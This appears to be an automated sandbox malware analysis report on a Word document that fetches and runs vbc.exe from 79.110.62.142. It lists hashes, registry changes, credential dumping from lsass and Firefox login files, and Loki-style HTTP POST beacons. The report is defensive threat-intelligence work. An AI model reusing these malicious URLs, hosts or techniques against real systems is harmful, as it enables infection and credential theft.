



Sandbox Analysis Report

Analysis Overview

Generated time:	2023/02/22 10:23:59 +00:00		
Submitter:	Manual Submission		
Overall risk level	<div>High risk</div> The object exhibited highly suspicious characteristics that are commonly associated with malware.		
Detections	VAN_WORM.UMXX		
Exploited vulnerabilities	-		
Analyzed objects	Office Word 2007 document	1 - #QA2302-4944.docx	22A13B5DB65F00A9E91E8C37E496DF25B5276E77

Analysis Environments

	win7	win10
Anti-security, self-preservation	✓	✓
Autostart or other system reconfiguration	✓	✓
Deception, social engineering		
File drop, download, sharing, or replication	✓	✓
Hijack, redirection, or data theft	✓	✓
Malformed, defective, or with known malware traits	✓	✓
Process, service, or memory object change	✓	✓
Rootkit, cloaking	✓	✓
Suspicious network or messaging activity	✓	✓

win7


Environment-specific risk level	<div>High risk</div> The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	VAN_WORM.UMXX
Exploited vulnerabilities	-
Network connection	Management

▼ Object 1 - #QA2302-4944.docx (Office Word 2007 document)

File name	#QA2302-4944.docx
File type	Office Word 2007 document
SHA-1	22A13B5DB65F00A9E91E8C37E496DF25B5276E77
SHA-256	0D9A51628CB6EF7CFA6074D8C6E89F61E2321BFB39B7CE9A2E2D1972E0E163E
MD5	C94062B9A586D15CD884246AEFB0A75B
TLSH	-
Size	11801 byte(s)

Risk Level	<div>High risk</div>
Detection	VAN_WORM.UMXX
Exploited vulnerabilities	-
Threat Characteristics	Anti-security, self-preservation (2) Autostart or other system reconfiguration (22) File drop, download, sharing, or replication (10) Hijack, redirection, or data theft (23) Malformed, defective, or with known malware traits (6) Process, service, or memory object change (20) Rootkit, cloaking (2) Suspicious network or messaging activity (27)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics	
Execution	Execution through API	<div><div></div><div></div><div></div></div> Characteristics:	1, 2
Persistence	Hidden Files and Directories	<div><div></div><div></div><div></div></div> Characteristics:	1, 2
Privilege Escalation	Process Injection	<div><div></div><div></div><div></div></div> Characteristics:	1, 2
		<div><div></div><div></div><div></div></div> Characteristics:	1, 2, 3, 4, 5, 6
	Access Token Manipulation	<div><div></div><div></div><div></div></div> Characteristics:	1, 2, 3
Defense Evasion	Process Injection	<div><div></div><div></div><div></div></div> Characteristics:	1, 2
		<div><div></div><div></div><div></div></div> Characteristics:	1, 2, 3, 4, 5, 6
	Process Hollowing	<div><div></div><div></div><div></div></div> Characteristics:	1
	File Deletion	<div><div></div><div></div><div></div></div> Characteristics:	1, 2, 3, 4, 5
	Access Token Manipulation	<div><div></div><div></div><div></div></div> Characteristics:	1, 2, 3
	Deobfuscate/Decode Files or Information	<div><div></div><div></div><div></div></div> Characteristics:	1
	Hidden Files and Directories	<div><div></div><div></div><div></div></div> Characteristics:	1, 2
Credential Access	Credential Dumping	<div><div></div><div></div><div></div></div> Characteristics:	1
Discovery	Application Window Discovery	<div><div></div><div></div><div></div></div> Characteristics:	1, 2
	Process Discovery	<div><div></div><div></div><div></div></div> Characteristics:	1, 2
	System Information Discovery	<div><div></div><div></div><div></div></div> Characteristics:	1, 2, 3, 4, 5, 6, 7
	File and Directory Discovery	<div><div></div><div></div><div></div></div> Characteristics:	1, 2, 3, 4
	Network Share Discovery	<div><div></div><div></div><div></div></div> Characteristics:	1
Collection	Data from Local System	<div><div></div><div></div><div></div></div> Characteristics:	1
Command and Control	Commonly Used Port	<div><div></div><div></div><div></div></div> Characteristics:	1, 2
	Standard Application Layer Protocol	<div><div></div><div></div><div></div></div> Characteristics:	1, 2

© ATT&CK™ is a trademark of The MITRE Corporation.

▼ Notable Threat Characteristics

▼ Anti-security, self-preservation (2)

Characteristic	Significance	Details
Attempts to detect active running processes	<div><div></div><div></div><div></div></div>	Process ID: 2036 Info: enum processes
Attempts to detect active running processes	<div><div></div><div></div><div></div></div>	Process ID: 2840 Info: enum processes

▼ Autostart or other system reconfiguration (22)

Characteristic	Significance	Details
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{86ed2903a4a11c1bf57e524153480001\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{5da8497721acc4b9e4d6fdb87311082\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{be8872256647004ebcfdff8714613750\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{98af66e4aa414226b80f0b1a8f34eeb4\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9375CFF0413111d3B88A00104B2A6676\00000004\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9375CFF0413111d3B88A00104B2A6676\00000002\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9375CFF0413111d3B88A00104B2A6676\00000001\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{8503020000000000c00000000000046\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{731b4d582aa1b645b0d7c8c7d97c255e\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{0a0d020000000000c00000000000046\ Value: Type: REG_NONE
Modifies file that can be used to infect systems	<div><div></div><div></div><div></div></div>	%USERPROFILE%\vbc.exe
Modifies file that can be used to infect systems	<div><div></div><div></div><div></div></div>	%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\YOGX4ZKW\vbc[1].exe

▼ File drop, download, sharing, or replication (10)

Characteristic	Significance	Details
Executes dropped file	■■■	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file	■■■	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 2508 File: %TEMP%\JET9274.tmp Type: VSDT_EMPTY
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 2508 File: %LOCALAPPDATA%\Microsoft\OFFICE\15.0\OfficeFileCache\CentralTable.lacodb Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 2508 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\322F4944.doc Type: VSDT_RTF
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 2036 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\1a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 2036 File: %APPDATA%\D2EFF9\94A37B.lck Type: VSDT_ASCII
Drops executable during installation	■■■	Dropping Process ID: 2036 File: %APPDATA%\D2EFF9\94A37B.exe Type: VSDT_EXE_MSIL
Drops executable during installation	■ ■ ■	Dropping Process ID: 2772 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_MSIL
Creates multiple copies of a file	■ ■ ■	%APPDATA%\D2EFF9\94A37B.exe

▼ Hijack, redirection, or data theft (23)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2508 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 484 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2772 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2508 Info: Obtains listing of open application windows
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2772 Info: Obtains listing of open application windows
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2508 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2036 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2840 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2772 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2036 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 484 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2840 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2508 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2508 Info: Enums share folder from API result
Accesses decoy file	■■ ■	%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*
Accesses decoy file	■■ ■	%APPDATA%\Mozilla\Firefox\Profiles\aoptf9nv.default\signons3.txt
Accesses decoy file	■■ ■	%APPDATA%\Mozilla\Firefox\Profiles\aoptf9nv.default\signons2.txt
Accesses decoy file	■■ ■	%APPDATA%\Mozilla\Firefox\Profiles\aoptf9nv.default\signons.txt
Accesses decoy file	■■ ■	%APPDATA%\Mozilla\Firefox\Profiles\aoptf9nv.default\logins.json
Accesses decoy file	■■ ■	%APPDATA%\Mozilla\Firefox\Profiles\aoptf9nv.default\signons.sqlite-wal
Accesses decoy file	■■ ■	%APPDATA%\Mozilla\Firefox\Profiles\aoptf9nv.default\signons.sqlite
Accesses decoy file	■■ ■	%APPDATA%\Mozilla\Firefox\profiles.ini
Attempts to dump credentials from memory	■■ ■	Process ID: 484 Info: Attempts to dump credentials

▼ Malformed, defective, or with known malware traits (6)

--

Characteristic	Significance	Details
Causes process to crash	<div><div></div><div></div><div></div></div>	Process ID: 2036 Image Path: vbc.exe
Detected as obfuscated script	<div><div></div><div></div><div></div></div>	File: #QA2302-4944.docx SHA1: 22A13B5DB65F00A9E91E8C37E496DF25B5276E77
Drops known malware	<div><div></div><div></div><div></div></div>	Source: ATSE Detection Name: Trojan.W97M.CVE201711882.SMN File Name: O--OO[1].doc SHA1: 8D06387E577EF13546AAB1C4888C3D9109E7DA64 Engine Version: 22.580.1004 Malware Pattern Version: 18.269.92
Drops unknown malware	<div><div></div><div></div><div></div></div>	Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: vbc.exe SHA1: 33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA Engine Version: 6.0.5611
Drops known malware	<div><div></div><div></div><div></div></div>	Source: ATSE Detection Name: Trojan.W97M.CVE201711882.SMN File Name: 322F4944.doc SHA1: 8D06387E577EF13546AAB1C4888C3D9109E7DA64 Engine Version: 22.580.1004 Malware Pattern Version: 18.269.92
Drops known malware	<div><div></div><div></div><div></div></div>	Source: ATSE Detection Name: EXPL_CVE1711882 File Name: ~WRF(5FFA7131-8E84-4447-9B97-C55091259557).tmp SHA1: ACE4F4EF4422139330E3C8C62D132F698277F932 Engine Version: 22.580.1004 Malware Pattern Version: 18.269.92

▼ Process, service, or memory object change (20)

Characteristic	Significance	Details
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 2772 Image Path: %CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 2036 Image Path: %USERPROFILE%\vbc.exe
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 2840 Image Path: %USERPROFILE%\vbc.exe
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 2840 Image Path: %USERPROFILE%\vbc.exe Shell Command:
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 2772 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
Escalates process privileges to gain a higher level of access	<div><div></div><div></div><div></div></div>	Process ID: 2036 Info: Obtains system level privileges
Escalates process privileges to gain a higher level of access	<div><div></div><div></div><div></div></div>	Process ID: 484 Info: Obtains system level privileges
Escalates process privileges to gain a higher level of access	<div><div></div><div></div><div></div></div>	Process ID: 2508 Info: Obtains system level privileges
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2036 Target Process ID: 484 Target Image Path: lsass.exe Injected Content: U.....E.SVW.8.pt.X..n.
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2036 Target Process ID: 484 Target Image Path: lsass.exe Injected Content: B..v
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: `.....t\$\$_.....t
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .T.<...K.'...;U
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: ...
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .D\$....}.d
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: MZ.
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2840 Injected API: SetThreadContext Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2840 Injected API: WriteProcessMemory Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe Injected Address: 0x0
Injects memory with dropped files	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe File: MZ.
Creates command line process	<div><div></div><div></div><div></div></div>	Process ID: 2840 Image Path: %USERPROFILE%\vbc.exe

▼ Rootkit, cloaking (2)

Characteristic	Significance	Details
Hides file to evade detection	<div><div></div><div></div><div></div></div>	File: %APPDATA%\D2EFF9
Hides file to evade detection	<div><div></div><div></div><div></div></div>	File: %APPDATA%\D2EFF9\94A37B.exe

▼ Suspicious network or messaging activity (27)

Characteristic	Significance	Details
Attempts to connect to suspicious host	■ ■ ■	79.110.62.142
Attempts to connect to malicious URL	■ ■ ■	URL: http://79.110.62.142/8891/vbc.exe Threat Name: WEB-THREAT_RAREWARE.WRS
Attempts to connect to malicious URL	■ ■ ■	URL: http://79.110.62.142/O--OO.DOC Threat Name: EXPLOIT_RTF.WRS
Connects to remote URL or IP address	■ ■ ■	Connection: İİÇÑÉEÑİİÉÑİÉÇĐıx90"Ş"zĐ™~%ssĐ™ıx8dsÑıx8f--ıx8f:80 Content: .
Connects to remote URL or IP address	■ ■ ■	Connection: İİÇÑÉEÑİİÉÑİÉÇĐıx90"Ş"zĐ™~%ssĐ™ıx8dsÑıx8f--ıx8f:80 Content: POST HTTP/1.0/r/nUser-Agent: Mozilla/4.08 [Charon; Inferno]r/nHost:r/nAccept: */r/nContent-Type: application/octet-streamr/nContent-Encoding: binaryr/nContent-Key: 1D6BBB2Cıx8dsÑıx8f--ıx8f:80 Content: POST HTTP/1.0/r/nUser-Agent: Mozilla/4.08 [Charon; Inferno]r/nHost:r/nAccept: */r/nContent-Type: application/octet-streamr/nContent-Encoding: binaryr/nContent-Key: 1D6BBB2Cıx8dsÑıx8f--ıx8f:80
Connects to remote URL or IP address	■ ■ ■	Connection: 208.67.105.148:80 Content: .
Connects to remote URL or IP address	■ ■ ■	Connection: 208.67.105.148:80 Content: POST /okuma/five/fre.php HTTP/1.0/r/nUser-Agent: Mozilla/4.08 [Charon; Inferno]r/nHost: 208.67.105.148r/nAccept: */r/nContent-Type: application/octet-streamr/nContent-Encoding: binaryr/nContent-Key: DD058058ıx8dsÑıx8f--ıx8f:80
Connects to remote URL or IP address	■ ■ ■	Connection: 79.110.62.142:80 Content: GET /8891/vbc.exe HTTP/1.1/r/nAccept: */r/nAccept-Encoding: gzip, deflateıx8dsÑıx8f--ıx8f:80 Content: GET /8891/vbc.exe HTTP/1.1/r/nAccept: */r/nAccept-Encoding: gzip, deflateıx8dsÑıx8f--ıx8f:80
Connects to remote URL or IP address	■ ■ ■	Connection: 1332625038:80 Content: HEAD /O--OO.DOC HTTP/1.1/r/nX-IDCRL_ACCEPTED: tıx8dsÑıx8f--ıx8f:80 Content: HEAD /O--OO.DOC HTTP/1.1/r/nX-IDCRL_ACCEPTED: tıx8dsÑıx8f--ıx8f:80
Connects to remote URL or IP address	■ ■ ■	Connection: 79.110.62.142:80 Content: GET /O--OO.DOC HTTP/1.1/r/nAccept: */r/nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3]r/nHost: 79.110.62.142r/nConnection: Keep-Aliveıx8dsÑıx8f--ıx8f:80
Connects to remote URL or IP address	■ ■ ■	Connection: 1332625038:80 Content: OPTIONS / HTTP/1.1/r/nConnection: Keep-Aliveıx8dsÑıx8f--ıx8f:80 Content: OPTIONS / HTTP/1.1/r/nConnection: Keep-Aliveıx8dsÑıx8f--ıx8f:80
Connects to remote URL or IP address	■ ■ ■	Connection: 1332625038:80 Content: HEAD /O--OO.DOC HTTP/1.1/r/nConnection: Keep-Aliveıx8dsÑıx8f--ıx8f:80 Content: HEAD /O--OO.DOC HTTP/1.1/r/nConnection: Keep-Aliveıx8dsÑıx8f--ıx8f:80
Connects to remote URL or IP address	■ ■ ■	http://79.110.62.142/8891/vbc.exe
Connects to remote URL or IP address	■ ■ ■	http://1332625038/O--OO.DOC
Connects to remote URL or IP address	■ ■ ■	http://79.110.62.142/8891/vbc.exe
Listens on port	■ ■ ■	0.0.0.0:49187
Listens on port	■ ■ ■	0.0.0.0:49186
Listens on port	■ ■ ■	0.0.0.0:49185
Listens on port	■ ■ ■	0.0.0.0:49184
Listens on port	■ ■ ■	0.0.0.0:49183
Listens on port	■ ■ ■	0.0.0.0:49182
Listens on port	■ ■ ■	0.0.0.0:49181
Queries DNS server	■ ■ ■	79.110.62.142
Queries DNS server	■ ■ ■	1332625038
Connects to C&C callback address	■ ■ ■	http://79.110.62.142/O--OO.DOC
Exhibits bot behavior	■ ■ ■	Threat Description: LOKI - HTTP (Request) Host: N/A IP: 208.67.105.148 Port: 80 Rule ID: 2157

▼ Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
208.67.105.148	80	-	-	-	#QA2302-4944.docx
79.110.62.142	80	-	-	-	#QA2302-4944.docx

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
1332625038	-	53	-	-	-	#QA2302-4944.docx
79.110.62.142	-	53	-	-	-	#QA2302-4944.docx
ctldl.windowsupdate.com	72.21.81.240	53	-	No risk	-	#QA2302-4944.docx
dns.msfncsi.com	131.107.255.255	53	-	No risk	-	#QA2302-4944.docx
1332625038	-	80	-	-	-	#QA2302-4944.docx
ctldl.windowsupdate.com	72.21.81.240	80	-	-	-	#QA2302-4944.docx

URL	Site Category	Risk Level	Threat	Accessed By
http://1332625038/O--OO.DOC	Untested	-	-	#QA2302-4944.docx
http://79.110.62.142/8891/vbc.exe	Disease Vector	High	WEB-THREAT_RAREWARE.WRS	#QA2302-4944.docx
http://79.110.62.142/O--OO.DOC	Malware Accomplice	High	EXPLOIT_RTF.WRS	#QA2302-4944.docx
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?9c52f14c84c05b2f	Computers / Internet	No risk	-	#QA2302-4944.docx

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc.exe	High	VAN_WORM.UMXX	Attempts to detect active running processes Modifies important registry entries to perform rogue functions Executes dropped file Deletes file to compromise the system or to remove traces of the infection Drops executable during installation Creates multiple copies of a file Executes commands or uses API to obtain system information Accesses decoy file Attempts to dump credentials from memory Causes process to crash Detected as obfuscated script Creates process Escalates process privileges to gain a higher level of access Resides in memory to evade detection Injects memory with dropped files Creates command line process Hides file to evade detection Connects to remote URL or IP address	http://79.110.62.142/8891/vbc.exe	974336	33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA
~WRF(5FFA7131-8E84-4447-9B97-C55091259557).tmp	High	EXPL_CVE1711882	Drops known malware	-	16384	ACE4F4EF4422139330E3C8C62D132F698277F932
O--OO[1].doc	High	Trojan.W97M.CVE201711882.SMN	Drops known malware	http://79.110.62.142/O--OO.DOC	15815	8D06387E577EF13546AAB1C4888C3D9109E7DA64
322F4944.doc	High	Trojan.W97M.CVE201711882.SMN	Drops known malware	http://79.110.62.142/O--OO.DOC	15815	8D06387E577EF13546AAB1C4888C3D9109E7DA64
94A37B.exe	No risk	-	-	-	974336	33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA
vbc[1].exe	No risk	-	-	http://79.110.62.142/8891/vbc.exe	974336	33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA
1332625038.url	No risk	-	-	-	44	9E03013EC9EAA73FE1630856AE06E31C5AD5B37C
O--OO.DOC.url	No risk	-	-	-	53	E2C37551559F88FD1EF768557ED3155F3FCEE126
a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1	No risk	-	-	-	54	0F6253AAF1C05D31E8844434F74CE0C5367081D8
~WRS(179F6CA7-4CA3-4301-A1BA-05C4DB7C147F).tmp	No risk	-	-	-	14336	2119A511C638F21A61B50C038A0527AA2DB6BDD2

▼ Suspicious Objects

Type	Object	Risk Level
File (SHA1)	22A13B5DB65F00A9E91E8C37E496DF25B5276E77	High
File (SHA1)	ACE4F4EF4422139330E3C8C62D132F698277F932	High
File (SHA1)	8D06387E577EF13546AAB1C4888C3D9109E7DA64	High
URL	http://79.110.62.142:80/8891/vbc.exe	High
URL	http://79.110.62.142:80/O--OO.DOC	High
File (SHA1)	33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA	High

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 79.110.62.142		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://79.110.62.142/8891/vbc.exe Threat Name: WEB-THREAT_RAREWARE.WRS		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://79.110.62.142/O--OO.DOC Threat Name: EXPLOIT_RTF.WRS		
Detection	Threat Characteristic: Exhibits bot behavior Threat Description: LOKI - HTTP (Request) Host: N/A IP: 208.67.105.148 Port: 80 Rule ID: 2157		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: Trojan.W97M.CVE201711882.SMN File Name: O--OO[1].doc SHA1: 8D06387E577EF13546AAB1C4888C3D9109E7DA64 Engine Version: 22.580.1004 Malware Pattern Version: 18.269.92		
Detection	Threat Characteristic: Drops unknown malware Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: vbc.exe SHA1: 33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA Engine Version: 6.0.5611		

Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: Trojan.W97M.CVE201711882.SMN File Name: 322F4944.doc SHA1: 8D06387E577EF13546AAB1C4888C3D9109E7DA64 Engine Version: 22.580.1004 Malware Pattern Version: 18.269.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: EXPL_CVE1711882 File Name: ~WRF{5FFA7131-8E84-4447-9B97-C55091259557}.tmp SHA1: ACE4F4EF4422139330E3C8C62D132F698277F932 Engine Version: 22.580.1004 Malware Pattern Version: 18.269.92		
